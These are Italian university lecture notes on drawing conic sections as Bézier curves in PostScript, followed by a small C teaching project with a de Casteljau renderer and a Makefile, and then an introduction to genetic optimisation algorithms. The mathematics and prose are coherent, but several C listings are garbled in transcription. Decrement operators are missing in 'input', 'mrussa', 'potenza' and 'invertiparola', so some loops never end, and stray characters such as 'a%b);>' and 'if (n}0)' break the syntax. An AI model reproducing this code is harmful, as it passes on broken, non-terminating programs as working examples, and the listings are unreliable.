Una parabola è determinata da un punto, detto *fuoco*, e una retta non passante per il punto, detta *retta di riferimento*, e consiste di tutti i punti del piano la cui distanza dal fuoco è uguale alla loro distanza dalla retta di riferimento. Ogni parabola può essere trasformata mediante un movimento del piano in forma canonica $y = \frac{x^2}{2p}$, dove p è la distanza del fuoco dalla retta di riferimento che dopo il movimento coincide con la retta $y = -\frac{p}{2}$, mentre il fuoco adesso si trova nel punto $(0, \frac{p}{2})$. In questa forma la parabola ha una parametrizzazione naturale della forma $x = t, y = \frac{t^2}{2p}$ che è polinomiale di grado 2 e a che quindi può essere descritta da quattro punti di Bézier P_0, P_1, P_2 e P_3 che, per definizione, sono dati da $P_0 = P(t_0)$, $P_3 = P(t_1)$, $P_1 = P_0 + \frac{t_1-t_0}{3}\dot{P}(t_0)$, $P_2 = P_3 - \frac{t_1-t_0}{3}\dot{P}(t_1)$.



Essendo $\dot{P}(t) = \begin{pmatrix} 1 \\ \frac{t}{p} \end{pmatrix}$ otteniamo facilmente

$$\begin{aligned}
P_1 &= \begin{pmatrix} t_0 \\ \frac{t_0^2}{2p} \end{pmatrix} + \frac{t_1-t_0}{3}\begin{pmatrix} 1 \\ \frac{t_0}{p} \end{pmatrix} &&= \frac{1}{3}\begin{pmatrix} 3t_0+t_1-t_0 \\ \frac{3t_0^2+2t_1t_0-2t_0^2}{2p} \end{pmatrix} \\
&= \frac{1}{3}\begin{pmatrix} 2t_0+t_1 \\ \frac{t_0^2+2t_0t_1}{2p} \end{pmatrix} &&= \frac{1}{3}\begin{pmatrix} 2t_0+t_1 \\ \frac{t_0}{2p}(t_0+2t_1) \end{pmatrix} \\
P_2 &= \begin{pmatrix} t_1 \\ \frac{t_1^2}{2p} \end{pmatrix} - \frac{t_1-t_0}{3}\begin{pmatrix} 1 \\ \frac{t_1}{p} \end{pmatrix} &&= \frac{1}{3}\begin{pmatrix} 3t_1-t_1+t_0 \\ \frac{3t_1^2-2t_1^2+2t_0t_1}{2p} \end{pmatrix} \\
&= \frac{1}{3}\begin{pmatrix} 2t_1+t_0 \\ \frac{t_1^2+2t_0t_1}{2p} \end{pmatrix} &&= \frac{1}{3}\begin{pmatrix} 2t_1+t_0 \\ \frac{t_1}{2p}(2t_0+t_1) \end{pmatrix}
\end{aligned}$$

Con $P_1 = (x_1, y_1)$ e $P_2 = (x_2, y_2)$ come a pag. 51 queste formule possono essere riscritte in una forma ben adeguata al calcolo:

$$\begin{aligned}
x_1 &= \frac{2t_0+t_1}{3} \\
x_2 &= \frac{t_0+2t_1}{3} \\
y_1 &= \frac{t_0}{2p}x_2 \\
y_2 &= \frac{t_1}{2p}x_1
\end{aligned}$$

Esempio: Assumiamo che vogliamo disegnare la parabola la cui retta di riferimento è la retta $y = x + 3$ e il cui fuoco F è il punto $(2, 6)$, per $t_0 = -1$ e $t_1 = 2$. La distanza di F dalla retta è $p = \frac{1}{\sqrt{2}} = 0.707$, la sua proiezione E sulla retta è $(\frac{5}{2}, \frac{11}{2})$.

Calcoliamo i punti di Bézier della parabola in forma normale: $x_1 = \frac{-2+2}{3} = 0$, $x_2 = \frac{-1+4}{3} = 1$, $y_1 = \frac{-1}{2p}x_2 = \frac{-1}{2p} = -0.707$, $y_2 = \frac{2}{2p}x_1 = 0$, mentre $(x_0, y_0) = (-1, \frac{1}{2p}) = (-1, 0.707)$, $(x_3, y_3) = (2, \frac{4}{2p}) = (2, 2.828)$. Dobbiamo adesso prima effettuare una traslazione nel punto $\frac{F+E}{2} = (\frac{9}{4}, \frac{23}{4})$ che diventa temporaneamente il nuovo origine, poi una rotazione di 45 gradi, disegnare la curva di Bézier, e poi invertire le operazioni del movimento.

In PostScript una traslazione si ottiene con l'istruzione a b `translate`, per una rotazione di un angolo α (indicato in gradi) si usa α `rotate` e per modificare le unità di misura sulle coordinate r s `scale`. Il programma in PostScript è quindi, con una prima riga che serve a centrare e ingrandire l'immagine e ad adeguare lo spessore della linea:


```
300 200 translate 20 20 scale 0.1 setlinewidth
2.25 5.75 translate 45 rotate
-1 0.707 moveto 0 -0.707 1 0 2 2.828 curveto stroke
-45 rotate -2.25 -5.75 translate
```

Il cerchio

Notiamo che la curva di Bézier che si ottiene per la parabola coincide con essa, mentre ellissi (compreso il cerchio) e iperboli da curve di Bézier cubiche possono essere soltanto approssimate. In PostScript per il disegno di un cerchio o di un arco di cerchio si può usare l'istruzione `arc` (cfr. pag. 51) che però a sua volta internamento utilizza un'approssimazione mediante curve di Bézier.

L'ellisse

Un'ellisse è determinata da due punti F_1 e F_2, detti *fuochi* e un valore s maggiore della distanza d tra i due fuochi, e consiste di tutti i punti del piano che hanno dai due fuochi una somma di distanze uguale ad s. I due fuochi possono coincidere (in tal caso si ottiene un cerchio). Vediamo in primo luogo che il punto Q che si trova sulla retta che congiunge i due fuochi (il caso del cerchio è banale) a distanza $\frac{s-d}{2}$ da F_1 è un punto dell'ellisse; infatti la somma delle distanze dai due fuochi per questo punto è $\frac{s-d}{2} + \frac{s-d}{2} + d = s$. Se come centro dell'ellisse consideriamo il punto $\frac{F_1+F_2}{2}$, vediamo che la distanza di Q dal centro è uguale a $\frac{d}{2} + \frac{s-d}{2} = \frac{s}{2}$. Poniamo $a := \frac{s}{2}$; quindi a è la distanza di Q dal centro dell'ellisse.



Sempre nel caso che non si tratti di un cerchio, la retta che i congiunge i due fuochi si chiama *asse primario* dell'ellisse. Su di essa si trovano esattamente due punti dell'ellisse, il punto Q e il punto che si trova in posizione analoga vicino ad F_2. Anche sulla retta ortogonale all'asse primario e passante per il centro, detta *asse secondario*, si trovano due punti dell'ellisse. Infatti se, come nel disegno, scegliamo b in modo tale che $b^2 + (\frac{d}{2})^2 = a^2$, allora $b = \sqrt{a^2 - \frac{d^2}{4}} = \frac{1}{2}\sqrt{s^2 - d^2}$ (abbiamo assunto che $s > d$) e il punto Q' ha somma di distanze dai fuochi uguale a $2a = s$ e si trova quindi sull'ellisse così come il punto che da esso si ottiene per simmetria. Si verifica facilmente che sugli assi non si trovano altri punti dell'ellisse.

È noto anche che l'ellisse così descritta, se la centriamo nell'origine, coincide con l'insieme dei punti (x, y) del piano che soddisfano l'equazione $\frac{x^2}{a^2} + \frac{y^2}{b^2} = 1$.


Ci sono due modi per disegnare un'ellisse con PostScript: la si può ottenere come trasformazione affine di un cerchio oppure approssimarla con curve di Bézier cubiche come nell'esercizio che segue.

Esercizio: Dimostrare che i punti di controllo per un'ellisse in rappresentazione parametrica $x = a\cos t, y = b\sin t$ sono dati da $x_1 = x_0 - \frac{\Delta t}{3}\frac{a}{b}y_0$, $y_1 = y_0 + \frac{\Delta t}{3}\frac{b}{a}x_0$, $x_2 = x_3 + \frac{\Delta t}{3}\frac{a}{b}y_3$, $y_2 = y_3 - \frac{\Delta t}{3}\frac{b}{a}x_3$.

Provare vari valori di t_0 e t_1 per convincersi che con una sola curva di Bézier l'approssimazione non è buona. Usare poi più tratti a intervalli parametrici di $\frac{\pi}{4}$ per ottenere un risultato quasi perfetto.

L'iperbole


Un'iperbole è data da due punti distinti F_1 e F_2, detti *fuochi* e un valore s minore della distanza d tra i fuochi e maggiore di 0, e consiste di tutti i punti del piano per i quali, se con r_1 denotiamo la loro distanza da F_1 e con r_2 la distanza da F_2, si ha $r_2 - r_1 = s$ oppure $r_1 - r_2 = s$. I punti con $r_2 - r_1 = s$ sono tutti più vicini a F_1 che a F_2 e formano uno dei due rami dell'iperbole, mentre i punti più vicini a F_2 formano il secondo ramo. Si può dimostrare che la situazione geometrica è descritta dal disegno a fianco con $a = \frac{s}{2}$ e $b = \frac{1}{2}\sqrt{d^2 - s^2}$ e che, centrata nell'origine, l'iperbole coincide con l'insieme dei punti (x, y) del piano che soddisfano l'equazione $\frac{x^2}{a^2} - \frac{y^2}{b^2} = 1$.



Esercizio: Dimostrare che i punti di controllo per un'iperbole in rappresentazione parametrica $x = a\cosh t, y = b\sinh t$ (ramo destro) sono dati da $x_1 = x_0 + \frac{\Delta t}{3}\frac{a}{b}y_0$, $y_1 = y_0 + \frac{\Delta t}{3}\frac{b}{a}x_0$, $x_2 = x_3 - \frac{\Delta t}{3}\frac{a}{b}y_3$, $y_2 = y_3 - \frac{\Delta t}{3}\frac{b}{a}x_3$.

Provare vari valori di t_0 e t_1 per valutare la bontà dell'approssimazione con una sola curva di Bézier, e usare poi più tratti parametrici per ottenere un risultato migliore.

Alcuni esempi di curve di Bézier cubiche



Libri per la grafica al calcolatore

W. Böhm/H. Prautsch: Geometric concepts for geometric design.
Peters 1994, 400p.

H. Bungartz e a.: Einführung in die Computergraphik. Vieweg 1996, 240p.

A. Davies/P. Samuels: An introduction to computational geometry for curves and surfaces. Oxford UP 1995, 170p.

G. Farin: Curves and surfaces for computer aided geometric design.
Academic Press 1992, 470p.

J. Foley e a.: Computer graphics.
Addison-Wesley 1995, 1150p.

F. Hill: Computer graphics.
Prentice-Hall 1999, 770p.

J. Hoschek/D. Lasser: Grundlagen der geometrischen Datenverarbeitung. Teubner 1989, 460p.

A. Janser e a.: Computergraphik und Bildverarbeitung. Vieweg 1996, 350p.

M. Mortenson: Mathematics for computer graphics applications.
Industrial Press 1999, 420p.

J. Risler: Mathematical methods for CAD. Cambridge UP 1992.

D. Salomon: Computer graphics and geometric modeling.
Springer 1999, 830p.

Libri su PostScript

L. Gass/J. Deubert: Postscript language tutorial and cookbook.
Addison-Wesley 1985, 250p.

G. Reid: Postscript language program design. Addison-Wesley 1988, 240p.

G. Reid: Thinking in Postscript.
Addison-Wesley 1990, 230p.

J. Warnock/C. Geschke (ed.): Postscript language reference manual. Addison-Wesley 1999, 900p.

Libri su Latex

M. Goossens e a.: Der Latex-Begleiter. Addison-Wesley 2000, 550p.

M. Goossens e a.: The Latex graphics companion. Addison-Wesley 1997, 550p.

H. Kopka: Latex. 3 volumi.
Addison-Wesley 1997, 1300p.

B. Lipkin: Latex for Linux.
Springer 1999, 530p.

alfa.h

```
// alfa.h

# include <stdio.h>
# include <math.h>
////////////////////////////////
// aus.c

void input();
int uis(),us();
////////////////////////////////
// bezier.c

void provabezier();
////////////////////////////////
// files.c

int aggiungifile(),caricafile(),scrivifile();
size_t lunghezzafile();
////////////////////////////////
// matematica.c

typedef struct {double x,y;} coppia;

void fib3();
int mcd();
double bin(),fattoriale(),fib1(),fib2(),mrussa(),potenza();
coppia fib4();
////////////////////////////////
// prove.c

void altreprove(),binomiali(),concat(),concatena(),
     eliminacaratteri(),fattoriali(), fibonacci(),
     invertiparola(),modificafile(),moltiplicazione(),
     potenze(),provamcd(),provastatic();
```

alfa.c

```
// alfa.c
# include "alfa.h"

int main();
////////////////////////////////////////////
int main ()
{char a[200];
for (;;) {printf("\nScelta: "); input(a,40);
if (us(a,"fine")) goto fine;
if (us(a,"altre")) altreprove(); else
if (us(a,"bez")) provabezier(); else
if (us(a,"bin")) binomiali(); else
if (us(a,"concat")) concatena(); else
if (us(a,"elimina")) eliminacaratteri(); else
if (us(a,"fatt")) fattoriali(); else
if (us(a,"fib")) fibonacci(); else
if (us(a,"inverti")) invertiparola(); else
if (us(a,"mcd")) provamcd(); else
if (us(a,"mod")) modificafile(); else
if (us(a,"mrussa")) moltiplicazione(); else
if (us(a,"pot")) potenze(); else
if (us(a,"static")) provastatic();}
fine: exit(0);}
```

aus.c

```
// aus.c
# include "alfa.h"

void input (char *A, int n)
{if (n< 1) n=1; fgets(A,n+1,stdin);
for (;*A;A++); A;
if (*A=='\n') *A=0;}

int uis (char *A, char *B)
{return (strncmp(A,B,strlen(A))==0);}

int us (char *A, char *B)
{return (strcmp(A,B)==0);}
```

files.c

```
// files.c
# include "alfa.h"

int aggiungifile (char *A, char *B)
{FILE *File;
File=fopen(B,"a"); if (File==0) return 0;
for (;*A;A++) putc(*A,File); fclose(File); return 1;}

int caricafile (char *A, char *B, size_t n)
{FILE *File; int z,tutti=0; size_t k;
File=fopen(A,"r");
if (File==0) {*B=0; return 0;} for (k=0;k< n;k++,B++)
{z=getc(File); if (z==EOF) {tutti=1; break;} *B=z;}
fclose(File); *B=0; if (tutti) return 1; return -1;}

int scrivifile (char *A, char *B)
{FILE *File;
File=fopen(B,"w"); if (File==0) return 0;
for (;*A;A++) putc(*A,File); fclose(File); return 1;}

size_t lunghezzafile (char *A)
{FILE *File;
File=fopen(A,"r"); if (File==0) return 0;
fseek(File,0,SEEK_END); return ftell(File);}
```

matematica.c

```
// matematica.c
# include "alfa.h"

int mcd (int a, int b)
{if (a<0) a=-a; if (b< 0) b=-b;
if (b==0) return a; return mcd(b,a%b);>

int mcdit (int a, int b)
{int r;
if (a< 0) a=-a; if (b< 0) b=-b;
for (;b;) {r=a%b; a=b; b=r;} return a;}

double bin(int n, int k)
{double num,den,i,j;
for (num=1,den=1,i=n,j=1;j< =k;i,j++)
{num*=i; den*=j;} return num/den;}

double fattoriale (int n)
{double f; int k;
for (f=1,k=1;k< =n;k++) f*=k; return f;}

double fib1 (int n)
{double a,b,c; int k;
if (n< =1) return 1;
for (a=b=1,k=0;k< n;k++) {c=a; a=a+b; b=c;} return a;}

double fib2 (int n)
{if (n< =1) return 1;
return fib2(n-1)+fib2(n-2);}

void fib3 (int n, double *X, double *Y)
{double x,y;
if (n==0) {*X=1; *Y=0;} else
{fib3(n-1,&x,&y); *X=x+y; *Y=x;}}

coppia fib4 (int n)
{coppia u,z;
if (n==0) {z.x=1; z.y=0;} else
{u=fib4(n-1); z.x=u.x+u.y; z.y=u.x;}
return z;}

double mrussa (int n, double x)
{double s;
for (s=0;n;) if (n%2) {s+=x; n;}
else {x+=x; n/=2;} return s;}

double mrussaric (int n, double x)
{if (n%2) return x+mrussa(n-1,x);
if (n}0) return mrussa(n/2,x+x); return 0;}

double potenza (double x, int n)
{double p;
for (p=1;n;) if (n%2) {p*=x; n;}
else {x*=x; n/=2;} return p;}

double potenzaric (double x, int n)
{if (n%2) return x*potenza(x,n-1);
if (n> 0) return potenza(x*x,n/2); return 1;}
```

prove.c

```
// prove.c
# include "alfa.h"

static void provestringhe(), sommaeprodotto();
////////////////////////////////////////////
void altreprove ()
{char a[200]; int u=-17,v=3;
sommaeprodotto(); provestringhe();
printf("%d\n",13&27);
printf("\n%d\n",u/v);}

void binomiali()
{int n=20,k;
printf("\n"); for (k=0;k<=n;k++)
printf("bin(%d,%2d) = %-12.0f\n",n,k,bin(n,k));}

void concat (char *A, char *B, char *C)
{for (;*A;A++,C++) *C=*A; for (;*B;B++,C++) *C=*B; *C=0;}

void concatena()
{char a[200],b[200],c[200];
printf("Prima stringa: "); input(a,60);
printf("Seconda stringa: "); input(b,60);
concat(a,b,c); printf("%s\n",c);}

void eliminacaratteri ()
{char a[200],b[200],*X,*Y,*C;
printf("\nInserisci la parola: "); input(a,80);
printf("\nInserisci i caratteri da eliminare: "); input(b,40);
for (C=b;*C;C++) {for (X=Y=a;*X;X++)
if (*X!=*C) *(Y++)=*X; *Y=0;}
printf("\n%s\n",a);}

void fattoriali()
{int n;
for (n=0;n<=20;n++) printf("%2d! = %-12.0f\n",n,fattoriale(n));}

void fibonacci()
{int n;
for (n=0;n<=100;n++)
{printf("%3d %-12.0f\n",n,fib4(n).x); if (n==20) n=79;}}

void invertiparola()
{char parola[200],inversa[200],*X,*Y;
for (;;) {printf("\nQuale parola vuoi invertire? ");
input(parola,60); if (us(parola,"")) break;
printf("La parola originale è %s.\n",parola);
for (X=parola;*X;X++);
for (X,Y=inversa;X>=parola;X,Y++) *Y=*X; *Y=0;
for (Y=inversa;*Y;Y++) *Y=tolower(*Y);
printf("Invertita diventa %s.\n",inversa);}}

void modificafile ()
{char testo[20000],nome[100],nomemod[100],*X;
printf("Nome del file: "); input(nome,40);
if (caricafile(nome,testo,19000)!=1) return;
for (X=testo;*X;X++) *X=toupper(*X);
sprintf(nomemod,"%s.mod",nome);
scrivifile(testo,nomemod);}

void moltiplicazione()
{int n; double x=2.75;
for (n=0;n<6;n++) printf("%f\n",mrussa(n,x));}

void potenze()
{int n; double x=1.3;
for (n=0;n<5;n++) printf("%f\n",potenza(x,n));}

void provamcd()
{char p[200],q[200]; int a,b;
printf("Inserisci a: "); input(p,40); a=atoi(p);
printf("Inserisci b: "); input(q,40); b=atoi(q);
printf("%d\n",mcd(a,b));}

void provastatic()
{static int s=0,k;
for (k=0;k<5;k++) s+=k; printf("%d\n",s);}
```

(continua)

```
////////////////////////////////////////////
static void provestringhe()
{printf("%d %d %d\n",uis("alfa","alfa"), uis("alfa","alfabeto"),
uis("alfa","beta"));}

static void sommaeprodotto()
{int a[]={4,1,2,3,5,8,7,2}; int k,s,p; long long m;
for (s=0,k=0;k<8;k++) s+=a[k];
for (p=1,k=0;k<8;k++) p*=a[k];
printf("somma = %d\nprodotto = %d\n",s,p);}
```

bezier.c

```
// bezier.c
# include "alfa.h"

# define epsilon 0.5

static void casteljau();
////////////////////////////////////////////
void provabezier()
{char a[400]; double x0,y0,x1,y1,x2,y2,x3,y3;
x0=-35; y0=0; x1=-20; y1=20; x2=24; y2=36; x3=35; y3=0;
sprintf(a,"2.83 2.83 scale 100 142 translate 0.1 setlinewidth\n"
"%.3f %.3f %.3f %.3f rectfill\n%.3f %.3f %.3f %.3f rectfill\n",
x0-epsilon/2,y0-epsilon/2,epsilon,epsilon,x3,y3,epsilon,epsilon);
scrivifile(a,"casteljau.ps"); casteljau(x0,y0,x1,y1,x2,y2,x3,y3);
aggiungifile("showpage","casteljau.ps");}

////////////////////////////////////////////
static void casteljau (double x0, double y0, double x1, double y1,
double x2, double y2, double x3, double y3)
{char a[400]; double x01,y01,x12,y12,x23,y23,x02,y02,x13,y13,x03,y03;
if (fabs(x0-x3)+fabs(y0-y3)<epsilon) return;
x01=(x0+x1)/2; y01=(y0+y1)/2; x12=(x1+x2)/2; y12=(y1+y2)/2;
x23=(x2+x3)/2; y23=(y2+y3)/2; x02=(x01+x12)/2; y02=(y01+y12)/2;
x13=(x12+x23)/2; y13=(y12+y23)/2; x03=(x02+x13)/2; y03=(y02+y13)/2;
sprintf(a,"%.3f %.3f %.3f %.3f rectfill\n",x03-epsilon/2,
y03-epsilon/2,epsilon,epsilon);
aggiungifile(a,"casteljau.ps");
casteljau(x0,y0,x01,y01,x02,y02,x03,y03);
casteljau(x03,y03,x13,y13,x23,y23,x3,y3);}
```

Queste funzioni applicano l'algoritmo di Casteljau con una risoluzione di $\varepsilon = 0.5$ mmm (secondo la scala di misura che provabezier imposta all'inizio) e rappresenta i punti ottenuti con piccoli rettangoli di lato ε.

Per poter usare la funzione **fabs** che calcola il valore assoluto abbiamo bisogno del header `<math.h>` che abbiamo incluso in **alfa.h**.

L'immagine che si ottiene è molto soddisfacente e potrebbe essere facilmente migliorata cambiando ε. Il file **casteljau.ps** creato dal programma è di 9998 B.

Makefile

```
# Makefile del progetto

librerie = -lc -lm

VPATH=Oggetti

make: alfa.o aus.o bezier.o files.o matematica.o prove.o
	gcc -o alfa Oggetti/*.o $(librerie)

%.o: %.c alfa.h
	gcc -o Oggetti/$*.o -c $*.c
```

SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica | Anno accademico 2000/2001 | Numero 13 ◇ 27 Febbraio 2001

Ottimizzazione genetica

Gli algoritmi genetici sono una famiglia di tecniche di ottimizzazione che si ispirano all'evoluzione naturale. I sistemi biologici sono il risultato di processi evolutivi basati sulla riproduzione selettiva degli individui migliori di una popolazione sottoposta a mutazioni e ricombinazione genetica. L'ambiente svolge un ruolo determinante nella selezione naturale in quanto solo gli individui più adatti tendono a riprodursi, mentre quelli le cui caratteristiche sono meno compatibili con l'ambiente tendono a scomparire.

L'ottimizzazione genetica può essere applicata a problemi le cui soluzioni sono descrivibili mediante parametri codificabili capaci di rappresentarne le caratteristiche essenziali. Il ruolo dell'ambiente viene assunto dalla funzione obiettivo che deve essere ottimizzata.

Questo metodo presenta due grandi vantaggi: non dipende da particolari proprietà matematiche e soprattutto la complessità è in generale praticamente lineare. Negli algoritmi genetici, dopo la generazione iniziale di un insieme di possibili soluzioni (individui), alcuni individui sono sottoposti a mutazioni e a scambi di materiale genetico. La funzione di valutazione determina quali dei nuovi individui possono sostituire quelli originali.

Nel corso verranno illustrate applicazioni a problemi di ricerca operativa, alla cluster analysis (un campo della statistica che si occupa di problemi di raggruppamento e classificazione di dati), al problema del commesso viaggiatore, all'approssimazione di serie temporali, alla previsione della conformazione spaziale di proteine a partire dalla sequenza degli aminoacidi, all'ottimizzazione di reti neuronali e di sistemi di Lindenmayer, a modelli di vita artificiale (sociologi tentano invece di simulare l'evoluzione di comportamenti, ad esempio tra gruppi sociali o nazioni).

Un campo di ricerca piuttosto attivo è l'ottimizzazione genetica di programmi al calcolatore (il linguaggio più adatto è il LISP), una tecnica che viene detta programmazione genetica (genetic programming) e rientra nell'ambito dell'apprendimento di macchine (machine learning).

Problemi di ottimizzazione

Siano dati un insieme X, un sottoinsieme A di X e una funzione $f : X \longrightarrow \mathbb{R}$. Cerchiamo il minimo di f su A, cerchiamo cioè un punto $a_0 \in A$ tale che $f(a_0) \leq f(a)$ per ogni $a \in A$. Ovviamente il massimo di f è il minimo di $-f$, quindi vediamo che non è una restrizione se in seguito in genere parliamo solo di uno dei due.

Ci si chiede a cosa serve l'insieme X, se il minimo lo cerchiamo solo in A. La ragione è che spesso la funzione è data in modo naturale su un insieme X, mentre A è una parte di X descritta da condizioni aggiuntive. Quindi i punti di X sono tutti quelli in qualche modo considerati, i punti di A quelli *ammissibili*. In alcuni casi le condizioni aggiuntive (dette anche *vincoli*) non permettono di risalire facilmente ad A, e può addirittura succedere che la parte più difficile del problema sia proprio quella di trovare almeno un punto di A.

Soprattutto però spesso X ha una struttura geometrica meno restrittiva che permette talvolta una formulazione geometrica degli algoritmi o una riformulazione analitica del problema.

Se l'insieme X non è finito, l'esistenza del minimo non è ovvia; è garantita però, come è noto, se X è un sottoinsieme compatto di $\mathbb{R}^n$ e la funzione f è continua.

Questa settimana

57 Ottimizzazione genetica
Problemi di ottimizzazione
Il problema degli orari

58 L'algoritmo di base
Il metodo spartano
Un'osservazione importante
Sul significato degli incroci
Confronto con i metodi classici

59 Il quicksort
La mediana

60 Versione generale di quicksort
Il codice ASCII
Il counting sort

Il problema degli orari

L'ottimizzazione di orari scolastici o universitari (*time-tabling*) è sorprendentemente uno dei problemi di ottimizzazione più difficili in assoluto. Si chiede ad esempio che un docente non deve insegnare contemporaneamente in due classi diverse, ogni materia deve essere insegnata per un certo numero di ore e per non più di due ore nello stesso giorno con le due ore della stessa materia possibilmente attaccate ad esempio per permettere lo svolgimento di compiti in classe, ogni docente deve insegnare un numero di ore uguale a quello degli altri docenti e ha diritto a un giorno libero, certi insegnamenti, ad esempio di laboratorio, devono essere svolti in aule speciali, ecc. In una grande scuola come l'ITIS di Ferrara tipicamente 6 persone si occupano per tre mesi ogni anno solo della definizione degli orari.

Si è cercato spesso di applicare algoritmi genetici all'ottimizzazione degli orari, ma probabilmente gli algoritmi genetici non sono particolarmente adatti a questo problema, perché essi si basano sull'evoluzione di una configurazione mediante piccoli cambiamenti di parametri, mentre ogni modifica di un orario anche in un solo elemento (ad esempio scambiando due ore di lezione) può produrre molte nuove violazioni di vincoli. Nonostante ciò i tentativi sono istruttivi per comprendere meglio i meccanismi di successo o insuccesso dell'ottimizzazione genetica.

L'algoritmo di base

Come vedremo, nell'ottimizzazione genetica è molto importante studiare bene la struttura interna del problema e adattare l'algoritmo utilizzato alle caratteristiche del problema. Nonostante ciò presentiamo qui un algoritmo di base che può essere utilizzato in un primo momento e che ci servirà anche per la discussione successiva.

Siano dati un insieme X e una funzione $f : X \longrightarrow \mathbb{R}$. Vogliamo minimizzare f su X (nell'ottimizzazione genetica i vincoli devono in genere essere descritti dalla funzione f stessa e quindi l'insieme ammissibile A coincide con X).

Fissiamo una grandezza n della popolazione, non troppo grande, ad esempio un numero tra 40 e 100. L'algoritmo consiste dei seguenti passi:

(1) Viene generata in modo casuale una popolazione P di n elementi di X.
(2) Per ciascun elemento x di P viene calcolato il valore $f(x)$ (detto rendimento di x).
(3) Gli elementi di P vengono ordinati in ordine crescente secondo il rendimento (in ordine crescente perché vogliamo minimizzare il rendimento, quindi gli elementi migliori sono quelli con rendimento minore).
(4) Gli elementi migliori vengono visualizzati sullo schermo oppure il programma controlla automaticamente se i valori raggiunti sono soddisfacenti.

    In questo punto l'algoritmo può essere interrotto dall'osservatore o dal programma.
(5) Gli elementi peggiori (ad esempio gli ultimi 10) vengono sostituiti da nuovi elementi generati in modo casuale.
(6) Incroci.
(7) Mutazioni.
(8) Si torna al punto 2.

Gli algoritmi genetici si basano quindi su tre operazioni fondamentali: **rinnovamento** (introduzione di nuovi elementi nella popolazione), **mutazione**, **incroci**.

Il metodo spartano

Il criterio di scelta adottato dalla selezione naturale predilige in ogni caso gli individui migliori, dando solo ad essi la possibilità di moltiplicarsi. Questo meccanismo tende a produrre una certa uniformità qualitativa in cui i progressi possibili diventano sempre minori e meno probabili. Il risultato finale sarà spesso una situazione apparentemente ottimale e favorevole, ma incapace di consentire altri miglioramenti, un **ottimo locale**.

Perciò non è conveniente procedere selezionando e moltiplicando in ogni passo solo gli elementi migliori, agendo esclusivamente su di essi con mutazioni e incroci. Se si fa così infatti dopo breve tempo le soluzioni migliori risultano tutte imparentate tra loro ed è molto alto il rischio che l'evoluzione stagni in un ottimo locale che interrompe il processo di avvicinamento senza consentire ulteriori miglioramenti essenziali.

Per questa ragione, per impedire il proliferare di soluzioni tutte imparentate tra di loro, a differenza dalla selezione naturale non permettiamo la proliferazione identica. Nelle **mutazioni** il peggiore tra l'originale e il mutante viene sempre eliminato, e negli **incroci** i due nuovi elementi sostituiscono entrambi i vecchi, anche se solo uno dei due nuovi è migliore dei vecchi.

Precisiamo quest'ultimo punto. Supponiamo di voler incrociare due individui A e B della popolazione, rappresentati come coppie di componenti che possono essere scambiati: $A = (a_1, a_2), B = (b_1, b_2)$. Gli incroci ottenuti siano per esempio $A' = (a_1, b_2), B' = (b_1, a_2)$. Calcoliamo i rendimenti e assumiamo che i migliori due dei quattro elementi siano A' e B. Se però scegliamo questi due, nelle componenti abbiamo (a_1, b_2) e (b_1, b_2) e vediamo che il vecchio B è presente in 3 componenti su 4 e ciò comporterebbe quella propagazione di parentele che vogliamo evitare.

Negli incroci seguiamo quindi il seguente principio: Se nessuno dei due nuovi elementi è migliore di entrambi gli elementi vecchi, manteniamo i vecchi e scartiamo gli incroci; altrimenti scartiamo entrambi gli elementi vecchi e manteniamo solo gli incroci.

Un'osservazione importante

L'ordinamento al punto (3) verrà effettuato mediante l'algoritmo **quicksort** (pag. 59).

È importante evitare che la funzione f venga calcolata ogni volta che in *quicksort* si fa il confronto tra i valori degli individui, perché in tal caso lo stesso valore viene calcolato molte volte con notevole dispendio di tempo (tra l'altro la funzione f può essere in alcuni caso piuttosto complessa da calcolare). Prima di chiamare la funzione di ordinamento calcoliamo quindi il vettore dei valori, che verrà utilizzato nei confronti di *quicksort*.

Sul significato degli incroci

Le mutazioni da sole non costituiscono un vero *algoritmo*, ma devono essere considerate come un più o meno abile meccanismo di ricerca casuale. Naturalmente è importante lo stesso che anche le mutazioni vengano definite nel modo più appropriato possibile.

